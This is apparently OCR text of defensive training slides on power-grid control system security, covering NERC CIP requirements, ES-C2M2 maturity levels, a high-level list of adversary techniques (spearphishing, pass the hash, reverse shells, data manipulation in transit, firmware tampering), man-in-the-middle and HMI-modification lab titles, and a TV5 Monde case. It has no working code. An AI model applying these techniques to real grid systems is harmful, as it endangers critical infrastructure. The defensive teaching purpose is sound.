
2.2. Each BES reactive resource or group of resources at a single location (excluding generation Facilities) with an aggregate maximum Reactive Power nameplate rating of 1000 MVAR or greater (excluding those at generation Facilities). The only BES Cyber Systems that meet this criterion are those shared BES Cyber Systems that could, within 15 minutes, adversely impact the reliable operation of any combination of resources that in aggregate equal or exceed 1000 MVAR.

Applicability Variations

CIP-005-5 Table R1 – Electronic Security Perimeter			
Part	**Applicable Systems**	**Requirements**	**Measures**
1.3	Electronic Access Points for High Impact BES Cyber Systems Electronic Access Points for Medium Impact BES Cyber Systems	Require inbound and outbound access permissions, including the reason for granting access, and deny all other access by default.	An example of evidence may include, but is not limited to, a list of rules (firewall, access control lists, etc.) that demonstrate that only permitted access is allowed and that each access rule has a documented reason.

CIP-007-6 Table R4 – Security Event Monitoring			
Part	**Applicable Systems**	**Requirements**	**Measures**
4.4	High Impact BES Cyber Systems and their associated: 1. EACMS; and 2. PCA	Review a summarization or sampling of logged events as determined by the Responsible Entity at intervals no greater than 15 calendar days to identify undetected Cyber Security Incidents.	Examples of evidence may include, but are not limited to, documentation describing the review, any findings from the review (if any), and dated documentation showing the review occurred.


ES-C2M2 Model



Maturity Indicator Level Descriptions

Level	Name	Description
MIL0	Not Performed	• MIL1 has not been achieved in the domain
MIL1	Initiated	• Initial practices are performed but may be ad hoc
MIL2	Performed	• Practices are documented • Stakeholders are involved • Adequate resources are provided for the practices • Standards or guidelines are used to guide practice implementation • Practices are more complete or advanced than at MIL1
MIL3	Managed	• Domain activities are guided by policy (or other directives) • Activities are periodically reviewed for conformance to policy • Responsibility and authority for practices are clearly assigned to personnel with adequate skills and knowledge • Practices are more complete or advanced than at MIL2

ES-C2M2 view of CIP



H

L


Ukraine and NERC


Ukrainian follow on workshops:

- Standards
- Regulation and enforcement
- Information sharing construct
- Exercises and Drills
- Training

Leverage What You Have


- Standards
- Regulation and enforcement
- Information sharing construct
- Exercises and Drills
- Training






Lab Exercise

Active Man-in-the -Middle



Lab 7 Direct to Field and Modify HMI

Where are you?




You are the Defensive Coordinator

Attack Elements Discussion

Spearphish

Targeted Spearphish

- Timely
- Sense of urgency
- Well written
- Legitimacy
- Trusted sender



Web-based attacks

- Google rankings
- Page hijack
- DNS redirect
- Local system redirect
- Drive-by downloads

Credential Theft

Targeted malware

- Malware variants
- Modular capabilities
- Keystroke logger
- Network capture


Credential theft

- Pass the hash
- Pw cracking
- Privilege escalation
- Hash file attacks

VPN Access

Trusted Access

- Authenticating as a trusted user
- Leveraging approved communication paths




Alternate remote access methods

- Target a trusted user with VPN access
- Target a trusted vendor with VPN access

Remote Access

Remote Capabilities

- Utilizing approved tools
- Appearing as an approved process
- Utilizing approved user credentials



Manipulating Remote Capabilities

- Scheduled tasks to call out
- Reverse shell
- Exploiting vulnerabilities to gain access

Control

Misuse of the Application

- Utilizing the technology in a way it was not intended
- Manipulating the data to cause a mis-operation


Integrity loss

- Manipulate data in transit
- Leverage the communications paths and unauthenticated protocols to initiate commands

Tools and Tech

Cyber-enabled everything

- IP-reliant voice communications
- Network connected building control systems
- Field device manipulation



Availability / misuse

- Firmware level manipulation
- Impact power delivery internal to facility
- Impede restoration due to communication losses

Review the Tape of the Adversary


- Past Critical Infrastructure campaigns
- Data Breaches
- ICS-specific malware
- Kill Chain analysis

Similar Case: ‘Quick Disconnect’


How France's TV5 was almost destroyed by 'Russian hackers'

By Gordon Corera
Security correspondent, BBC News

- Similar TTPs & highly targeted
- Effects were a system outage
- Corrupt & destroy Internet-connected hardware (encoder systems)
- Remote & interactive
- Stopped by unplugging
- “it was a race against time”




“We owe a lot to the engineer who unplugged that particular machine. He is a hero here.” **– Mr. Bigot, Director-general of TV5 Monde**




Lab Exercise

Preventing Attack via Network Segmentation



What will your attack look like?

System Variables



System Vendor

In many cases, vendor-specific design criteria will determine system requirements

Infrastructure

- Physical System
- Design Decisions
- Operating Procedures
- Control Philosophy


Applications

Third party applications required for operational function

System Management

Patching, change control, monitoring, alerting, malware protection, account management

